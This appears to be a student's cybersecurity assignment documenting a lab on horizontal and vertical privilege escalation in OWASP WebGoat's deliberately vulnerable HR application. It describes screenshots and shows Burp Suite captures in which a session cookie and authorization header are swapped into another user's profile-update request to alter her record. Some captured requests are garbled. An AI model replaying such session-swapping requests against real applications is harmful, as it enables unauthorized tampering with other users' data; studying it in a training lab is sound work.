

**Name: Samarth Jain**

**USN: 4SU20CS081**

**Course: Cybersecurity**

**Trainer: Bharath Kumar**

**Date: 09/09/2023**

## **Assignment Details**

Assigned Date: 08/09/2023

Due Date: 09/09/2023

Topic: Privilege Escalation

## **Introduction**

Privilege escalation is a cybersecurity term that refers to the process by which an attacker gains unauthorized access to higher levels of privilege or authority within a computer system, application, or network. Privilege escalation can occur in two main forms: horizontal privilege escalation and vertical privilege escalation.

Horizontal privilege escalation involves an attacker gaining access to the same level of privilege as their current user account but for a different user or entity. For example, if an attacker with a standard user account manages to compromise another standard user's credentials, they can then access resources and perform actions as that user. This form of privilege escalation is often used to move laterally within a network, increasing an attacker's reach and potential impact.

Vertical privilege escalation, on the other hand, involves an attacker moving from a lower level of privilege to a higher one. This typically occurs when an attacker exploits vulnerabilities or weaknesses in a system or application to gain administrative or root-level access. Once an attacker achieves vertical privilege escalation, they can potentially control the entire system, making it a more critical and dangerous form of escalation.

Privilege escalation is a significant concern in cybersecurity because it can lead to unauthorized access, data breaches, and the ability to carry out malicious actions with elevated privileges. Organizations need to implement robust security measures, including access controls, regular patching, and monitoring, to detect and prevent privilege escalation attempts, both horizontal and vertical, in order to safeguard their systems and data. Failure to do so can result in serious security breaches and data loss.

# Content

## Horizontal Privilege Escalation

### Open the OWASP Broken Web Application

The screenshot shows a Kali Linux desktop environment with a browser window open to the OWASP Broken Web Applications Project at 10.0.2.6. The page features a logo of a blue dragonfly and the text "owaspbwa" followed by "OWASP Broken Web Applications Project Version 1.2". A note at the top right advises running the VM on "host only" or "NAT" network settings. Below this, a "TRAINING APPLICATIONS" section lists various web applications with green plus icons: OWASP WebGoat, OWASP WebGoat.NET, OWASP ESAPI Java SwingSet Interactive, OWASP Mutillidae II, OWASP RailsGoat, OWASP Bricks, OWASP Security Shepherd, Ghost, and hWAPP.

### Open WebGoat web application

#### Signing in to OWASP WebGoat

Username: webgoat

Password: webgoat

The screenshot shows a Kali Linux desktop environment with a browser window open to the OWASP WebGoat application at 10.0.2.6/WebGoat/attack. A sign-in dialog box is displayed, asking for a username and password. The username field contains "webgoat" and the password field contains "webgoat". The background shows the OWASP Broken Web Applications Project homepage with the same training applications listed.

## Starting WebGoat

The screenshot shows the OWASP WebGoat v5.4 home page. At the top, there's a banner with a red goat logo and the text "OWASP WebGoat v5.4". Below the banner, a message says: "Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands-on experience with application penetration testing techniques." It also mentions that the project is led by Bruce Mayhew and provides his email: WebGoat@owasp.org. The page features logos for OWASP and ASPECT SECURITY Application Security Experts. It lists the "WebGoat Authors" (Bruce Mayhew, Jeff Williams), "WebGoat Design Team" (David Anderson, Laurence Casey (Graphics), Rogan Davies, Bruce Mayhew), "VS5.4 Lesson Contributors" (Sherif Koussa, Yiannis Pavlosoglou), "Documentation Contributors" (Erwin Geimert, Aung Khan, Sherif Koussa), and "Special Thanks for VS5.4" (Brian Coomey (Milestone of bug fixes), To all who have sent comments). A "Start WebGoat" button is at the bottom left. A "WARNING" box at the bottom right states: "While running this program, your machine is extremely vulnerable to attack if you are not running on localhost. If you are NOT running on localhost (default configuration), You should disconnect from the network while using this program." It also notes: "This program is for educational purposes only. Use of these techniques without permission could lead to job termination, financial liability, and/or criminal penalties."

## Home page of the WebGoat web application

The screenshot shows the "How to work with WebGoat" page. At the top, it says "How to work with WebGoat". Below that, there's a "Logout" link. The main content area has a red banner with a goat logo and the text "OWASP WebGoat v5.4". It includes links for "Show Params", "Show Cookies", and "Lesson Plan". On the left, there's a sidebar with a navigation menu: "Introduction", "General", "Access Control Flaws", "AJAX Security", "Authentication Flaws", "Buffer Overflows", "Cross-Site Scripting", "Concurrency", "Cross-Site Scripting (XSS)", "Improper Error Handling", "Insecure Deserialization", "Dental of Service", "Insecure Communication", "Insecure Configuration", "Insecure Cryptographic Storage", "Malicious Execution", "Parameter Tampering", "Session Management Flaws", "SQL Injection", "Admin Functions", and "Challenge". The main content area has sections for "Solution Videos" and "How To Work With WebGoat". It explains how to use WebGoat and additional tools for the lessons. There's also a section for "Environment Information" which describes the Apache Tomcat server setup. The bottom part of the page shows a screenshot of the WebGoat interface with numbered steps (2, 3, 4, 5, 6, 7, 8) and a "Http Basics" section. It includes a form to enter a name and a "Go!" button.

## Open Access Control Flaws

### Click on LAB: Role Based Access Control

Human Resources department of Goat Hills Financial is shown. The login page for the employees is shown below.

Choose another language: English ▾ Logout

LAB: Role Based Access Control

Show Params Show Cookies Lesson Plan

Solution Videos Restart this Lesson

**Stage 2** Stage 2: Add Business Layer Access Control

**THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT**

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Goat Hills Financial Human Resources

Please Login

Larry Stooge (employee) ▾

Password

Login

Remote Admin Access

- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

### Description:

The drop-down list shows all the employees of the Goat Hills Financial corporation. Goat Hills Financial's Human Resources department contains employees with any one of employee/manager/hr/admin privilege. Consider yourself as the user Larry Stooge(employee). We are going to perform Horizontal Privilege Escalation on another employee, say Curly Stooge. Only we can Edit our Profile except admins. We perform **Horizontal Privilege Escalation** by editing another employee's(Curly Stooge's) Profile.

Choose another language: English ▾ Logout

LAB: Role Based Access Control

Show Params Show Cookies Lesson Plan

Solution Videos Restart this Lesson

**Stage 2** Stage 2: Add Business Layer Access Control

**THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT**

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Goat Hills Financial Human Resources

Please Login

Moe Stooge (manager) ▾

Password

Login

Remote Admin Access

- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

The victim Curly Stooge logs in using her credentials.

Password: curly

Kali Linux x Settings x LAB: Role Based Access Control x +

Choose another language: English

Logout

OWASP WebGoat v5.4

Introduction General Access Control Flaws Using an Access Control Matrix Bypass a Path Based Access Control Scheme LAB: Role Based Access Control Stage 1: Bypass Business Layer Access Control Stage 2: Add Business Layer Access Control Stage 3: Bypass Data Layer Access Control Stage 4: Add Data Layer Access Control Remote Admin Access AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross Site Scripting (XSS) Insecure Error Handling Injection Flaws Denial of Service Insecure Deserialization Insecure Configuration Insecure Storage Malicious Execution Parameter Tampering Session Management Flaws Web Services Admin Functions Challenge

Solution Videos

Restart this Lesson

Stage 2 Stage 2: Add Business Layer Access Control

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Please Login

Curly Stooge (employee)

Password:

Goat Hills Financial Human Resources

Welcome Back Curly - Staff Listing Page

Select from the list below

Curly Stooge (employee)

SearchStaff ViewProfile Logout

Curly wants to edit her profile.

Curly clicks on ViewProfile button.

Kali Linux x Settings x LAB: Role Based Access Control x +

Choose another language: English

Logout

OWASP WebGoat v5.4

Introduction General Access Control Flaws Using an Access Control Matrix Bypass a Path Based Access Control Scheme LAB: Role Based Access Control Stage 1: Bypass Business Layer Access Control Stage 2: Add Business Layer Access Control Stage 3: Bypass Data Layer Access Control Stage 4: Add Data Layer Access Control Remote Admin Access AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross Site Scripting (XSS) Insecure Error Handling Injection Flaws Denial of Service Insecure Deserialization Insecure Configuration Insecure Storage Malicious Execution Parameter Tampering Session Management Flaws Web Services Admin Functions Challenge

Solution Videos

Restart this Lesson

Stage 2 Stage 2: Add Business Layer Access Control

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Welcome Back Curly - Staff Listing Page

Select from the list below

Curly Stooge (employee)

SearchStaff ViewProfile Logout

Curly enters the View Profile Page.

She clicks on EditProfile button to edit her profile.

The screenshot shows a browser window with the URL <http://10.0.2.6/WebGoat/attack?Screen=65&menu=200>. The page title is "LAB: Role Based Access Control". On the left, there's a sidebar with various security challenges listed under "Access Control Flaws". The main content area shows a "Goat Hills Financial Human Resources" application. A modal window titled "Welcome Back Curly - View Profile Page" displays the following profile information:

Field	Value
First Name:	Curly
Last Name:	Stooge
Street:	1112 Crusoe Lane
City/State:	New York, NY
Phone:	410-667-6654
Start Date:	2122001
SSN:	961-08-0047
Salary:	50000
Credit Card:	NA
Credit Card Limit:	0
Comments:	Owes three-thousand to company for fraudulent purchases
Disciplinary Explanation:	Disc. Dates: 101014
Manager:	102

At the bottom of the modal, there are buttons for "ListStaff", "EditProfile", and "Logout".

Curly makes changes to her profile in Edit Profile Page.

Before: Street: 1112 Crusoe Lane

After: Street: 1111 Crusoe Lane

She updates her profile by clicking UpdateProfile button.

The screenshot shows a browser window with the same URL and title as the previous one. The main content area shows the "Goat Hills Financial Human Resources" application. A modal window titled "Welcome Back Curly - Edit Profile Page" displays the same profile information as before, but with the "Street" field changed to "1111 Crusoe Lane". The "UpdateProfile" button at the bottom of the modal is highlighted, indicating it has been clicked.

## Curly logs out by clicking the Logout button.

The action=UpdateProfile HTTP Request message is captured in the burpsuite.

We can see the changes made by Curly in the HTTP Request message and the HTTP Response message sent by the server.

HTTP/1.1 200 OK

Date: Mon, 18 Sep 2023 05:58:50 GMT

Server: Apache-Coyote/1.1

Content-Type: text/html;charset=ISO-8859-1

Via: 1.1 127.0.1.1

Vary: Accept-Encoding

Connection: Close

Content-Length: 35125

<!DOCTYPE html PUBLIC "-//IETF//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" />

<title> LAB: Role Based Access Control </title>

<link rel="stylesheet" href="css/webgoat.css" type="text/css" />

<link rel="stylesheet" href="css/lesson.css" type="text/css" />

<link rel="stylesheet" href="css/menu.css" type="text/css" />

<script type="text/javascript" href="css/layerz.css" type="text/css" />

<script language="JavaScript" type="text/javascript" src="javascript/javascript.js" type="text/javascript" />

<script language="JavaScript" type="text/javascript" src="javascript/menu\_system.js" type="text/javascript" />

## Right click on the HTTP Request message and click on Send to Repeater.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is active. A context menu is open over an HTTP request message, with the 'Send to Repeater' option highlighted in red. The 'Issues' panel on the right shows a single vulnerability: 'Cleartext submission of password [2]' with severity 'High' and confidence 'Certain'. The host is listed as <http://10.0.2.6>.

The HTTP Request message has been sent to the Repeater as it is indicated by highlighting the Repeater tab in red.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is active. A context menu is open over an HTTP request message, with the 'Send to Repeater' option highlighted in red. The 'Issues' panel on the right shows a single vulnerability: 'Cleartext submission of password [2]' with severity 'High' and confidence 'Certain'. The host is listed as <http://10.0.2.6>.

First payload has been received in the Repeater tab.

The screenshot shows the Burp Suite Professional interface with the following details:

- Request:** POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
- Headers:**
  - Host: 10.0.2.6
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:182.0) Gecko/20180810 Firefox/182.0
  - Accept: \*/\*, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Content-Type: application/x-www-form-urlencoded
  - Content-Length: 359
  - Origin: http://10.0.2.6
  - Authorization: Basic d2ViZ29hdDp32WjnbdF0
  - Connection: close
- Referer:** http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
- Cookies:** JSESSIONID=6E8B9696FC2012B9E760C513AEFF3C883; acopenedsvids=swingset\_jotto.phpbb2.redmine; acgroupswithpersist=nada
- Upgrade-Insecure-Requests:** 1
- Body:** firstName=Curly&lastName=Stooge&address1=1111+Crusoe+Lane&address2=New+York%2C+NY&phoneNumber=410-667-6654&startDate=2122001&sn=961-08-0047&slat=58000&ccn=NA&cnlmt=8&description=Owes+three+thousand+to+company+for+fraudulent+purchase+&disciplinaryDate=101014&disciplinaryNotes=Hst+Moe+back+manager=103&employee\_Id=103&title=Technician&action=UpdateProfile

The attacker Larry logs into the Login Page using his credentials.

Password: larry

The screenshot shows a Kali Linux desktop environment with a browser window open to the OWASP WebGoat v5.4 LAB: Role Based Access Control challenge. The URL is 10.0.2.6/WebGoat/attack?Screen=65&menu=200. The page title is "LAB: Role Based Access Control". On the left, there's a sidebar with navigation links for Introduction, General, Access Control Flaws, Using an Access Control Matrix, Bypass a Path Based Access Control Scheme, LAB: Role Based Access Control, Stage 1: Bypass Business Layer Access Control, Stage 2: Add Business Layer Access Control, Stage 3: Bypass Data Layer Access Control, Stage 4: Add Data Layer Access Control, Remote Admin Access, and various security flaws like AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Configuration, Insecure Storage, Malicious Creation, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions, and Challenge. The main content area shows a "Goat Hills Financial Human Resources" login screen with a "Please Login" dialog box. The dialog has a dropdown menu showing "Larry Stooge (employee)" and a password field containing "\*\*\*\*\*". A "Login" button is at the bottom. Above the dialog, the text "THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT" is displayed. Below the dialog, instructions say: "Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied." At the top of the browser window, there are tabs for "Kali Linux", "Settings", and "LAB: Role Based Access Control". The status bar at the bottom right shows "11:31".

## The action=Login HTTP Request message is captured in the burpsuite.

The screenshot shows the Burp Suite interface with the 'Target' tab selected. In the 'Contents' section, there is a list of captured messages. One message is highlighted, showing a POST request to '/WebGoat/attack?Screen=65&menu=200' with a status code of 200. The 'Response' tab displays the raw HTML of the page, which includes a form for logging in with fields for 'username' and 'password'. A red exclamation mark icon in the 'Issues' panel indicates a 'Cleartext submission of password' vulnerability. The 'Issue details' section provides a detailed description of the issue, mentioning that the password field lacks a secure transport layer (TLS) and is exposed to eavesdropping.

Right click on the HTTP Request message and click on Send to Repeater.

This screenshot is similar to the previous one but shows a right-clicked message in the list. The context menu is open, with options like 'Scan', 'Send to Intruder', 'Send to Repeater', and 'Send to Sequencer' visible. The 'Repeater' option is highlighted. The rest of the interface, including the 'Contents' list and the 'Issues' panel, remains the same as in the first screenshot.

Second payload has been received in the Repeater tab.

The screenshot shows the Burp Suite Professional interface with the Repeater tab selected. The Request pane displays a POST request to '/WebGoat/attack?Screen=65&menu=200' with various headers and parameters. The Response pane is currently empty. The Inspector pane on the right shows request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Ready'.

Right click on the first payload and send it to Repeater again.

The screenshot shows the Burp Suite Professional interface with the Repeater tab selected. A context menu is open over the first payload in the Request list, with 'Send to Repeater' highlighted. The Response pane is empty. The Inspector pane on the right shows request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Ready'.

Copy the Authorization token and Cookie Session ID from second payload and paste it in the third payload.

Now, first payload contains Curly's UpdateProfile HTTP Request message

second payload contains Larry's Login HTTP Request message

third payload contains Curly's HTTP Request Message with Cookie and Authorization of Larry.

The screenshot shows the Burp Suite Professional interface with three requests captured:

- Request 1 (Curly's UpdateProfile):**

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 359
Origin: http://10.0.2.6
Authorization: Basic d2VlZ29hdDp3ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
Cookie: JSESSIONID=E6BE86FC2E012B987676C513AFF3C883; acopendivids=swingset,jotto,phbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
firstName=Curly&lastName=Stooge&address1=1111+Cruse+Lane&address2>New+York%2C+NY&phoneNumber=410.667.6654&
startDate=21/2/2018&ssn=961.08.0047&salary=50000&cn=NAccnLlnit=0&description=
Owes
```
- Request 2 (Larry's Login):**

```
POST /WebGoat/login?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 339
Origin: http://10.0.2.6
Authorization: Basic d2VlZ29hdDp3ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
Cookie: JSESSIONID=E6BE86FC2E012B987676C513AFF3C883; acopendivids=swingset,jotto,phbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
username=larry&password=moe&rememberMe=false
```
- Request 3 (Curly's message with Larry's session cookie and authorization):**

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 359
Origin: http://10.0.2.6
Authorization: Basic d2VlZ29hdDp3ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
Cookie: JSESSIONID=E6BE86FC2E012B987676C513AFF3C883; acopendivids=swingset,jotto,phbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
firstName=Curly&lastName=egootS&address1=1111+Cruse+Lane&address2>New+York%2C+NY&phoneNumber=410.667.6654&
startDate=21/2/2018&ssn=961.08.0047&salary=50000&cn=NAccnLlnit=0&description=
Owes
```

The attacker makes changes to Curly's profile by editing the third payload.

In this case, the attacker changes the Last Name of Curly's profile.

Before: lastName=Stooge

After: lastName=egootS

Send the HTTP Request message by clicking on the Send button on the top-left corner.

The screenshot shows the Burp Suite Professional interface with the third request selected. The 'Send' button is highlighted in red at the top-left of the request panel.

After sending the HTTP Request message, a HTTP Response message is received from the server.

The screenshot shows the Burp Suite Professional interface. The Request tab displays a POST request to '/WebGoat/attack?Screen=65&menu=200'. The Response tab shows the HTML response, which includes a header section and a large block of HTML code. The HTML code contains various CSS links, a script for LAB: Role Based Access Control, and a body class 'page' with menu logic. The Inspector tab on the right shows request attributes, query parameters, body parameters, cookies, headers, and response headers.

By clicking on Render, we can roughly see the Response page.

The screenshot shows the Burp Suite Professional interface with the Render tab selected. The response content is displayed as a rendered web page. It shows a login form with fields for First Name, Last Name, and Password, along with checkboxes for Remember Me and Log Out. Below the form, there are several links: Show Params, Show Cookies, Lesson Plans, Solution Videos, Restart this Lesson, Stage 2, Stage 2: Add Business Layer Access Control, and a note about the Lesson Only Working with the Developer Version of WebGoat. The right side of the screen shows the LAB: Role Based Access Control configuration, including sections for Authentication Flaws, Buffer Overflows, Cross Site Scripting, and Insecure Storage, among others.

In the login page, we can see that the last name of Curly has been changed from Stooge to egootS which was not made by her.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the OWASP WebGoat v5.4 LAB: Role Based Access Control page. The URL in the address bar is `10.0.2.6/WebGoat/attack?Screen=65&menu=200`. The browser has several tabs and icons at the top. The main content area displays the WebGoat interface with a sidebar containing various security challenges. A context menu is open over the dropdown menu for the user "Larry Stooge (employee)", listing other users: David Giambi (manager), Bruce McGuire (employee), Sean Livingston (employee), Joanne McDougal (hr), John Wayne (admin), and Neville Bartholomew (admin). The background shows a red-themed version of the WebGoat interface.

## Vertical Privilege Escalation

### Description:

The drop-down list shows all the employees of the Goat Hills Financial corporation. Goat Hills Financial's Human Resources department contains employees with any one of employee/manager/hr/admin privilege. Consider yourself as the user Larry Stooge (employee). We are going to perform **Vertical Privilege Escalation**. Here, there are two victims of privilege escalation. We delete an employee (Curly Stooge) from the database even though only admins are permissible to delete a Profile. Consider John Wayne is the admin.


The screenshot shows a Kali Linux desktop environment with a browser window open to the OWASP WebGoat v5.4 'LAB: Role Based Access Control' lesson. The URL is 10.0.2.6/WebGoat/attack?Screen=65&menu=200. The page displays a dropdown menu listing various employees: Larry Stooge (employee), Moe Stooge (manager), Jerry Mouse (hr), David Giambi (manager), Bruce McGuire (employee), Sean Livingston (employee), Joanne McDougal (hr), John Wayne (admin), and Neville Bartholomew (admin). Below the dropdown is a login form with fields for 'User' and 'Password' and a 'Login' button. The background shows a red-themed interface for the Goat Hills Financial Human Resources system.

Admin John Wayne logs into his profile using his credentials.

Password: john


The screenshot shows the same Kali Linux desktop and browser setup as the previous image, but now the login has been successful. The browser title bar shows 'LAB: Role Based Access Control'. The main content area displays the 'Goat Hills Financial Human Resources' logo. A new 'Please Login' dialog box is open, showing the message 'Success! You have successfully logged in as John Wayne (admin)' and a 'Logout' button. The background remains the red-themed HR interface.

The admin has the privileges to view and delete profiles of all the users.



This screenshot shows the 'Welcome Back John - Staff Listing Page' of the WebGoat application. The page displays a list of staff members with their roles: Larry Stooge (employee), Moe Stooge (manager), Curly egooS (employee), Eric Walker (employee), Tom Cat (employee), Jerry Mouse (hr), David Giambi (manager), Bruce McGuire (employee), Sean Livingston (employee), Joanne McDougal (hr), and John Wayne (admin). Below the list are several buttons: 'SearchStaff', 'ViewProfile', 'CreateProfile', and 'DeleteProfile'. The 'DeleteProfile' button is highlighted with a red box, indicating it is the target for deletion. The page also includes a sidebar with various security challenges and navigation links.

The admin wants to delete the employee Eric Walker. Select Eric Walker from the list and click on DeleteProfile button.



This screenshot shows the same 'Welcome Back John - Staff Listing Page' as the previous one, but with a slight difference. The 'DeleteProfile' button is now highlighted with a red box, indicating it is the target for deletion. The rest of the interface and staff list remain the same.

The employee Eric Walker has been deleted from the Goat Hills Financial Human Resources department.

Introduction  
General  
Access Control Flaws  
Using an Access Control Matrix  
Bypass a Path Based Access Control Scheme  
LAB: Role Based Access Control  
Stage 1: Bypass Business Layer Access Control  
Stage 2: Add Business Layer Access Control  
Stage 3: Bypass Data Layer Access Control  
Stage 4: Add Data Layer Access Control  
Remote Admin Access  
AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws  
Web Services  
Admin Functions  
Challenge

Stage 2  
Stage 2: Add Business Layer Access Control.  
THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT  
Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Goat Hills Financial Human Resources

Welcome Back John - Staff Listing Page

Select from the list below

Larry Stooge (employee)  
Moe Stooge (manager)  
Curly egooS (employee)  
Tom Cat (employee)  
Jerry Mouse (hr)  
David Giambi (manager)  
Bruce McGuire (employee)  
Sean Livingston (employee)  
Joanne McDougal (hr)  
John Wayne (admin)

SearchStaff  
ViewProfile  
CreateProfile  
DeleteProfile  
Logout

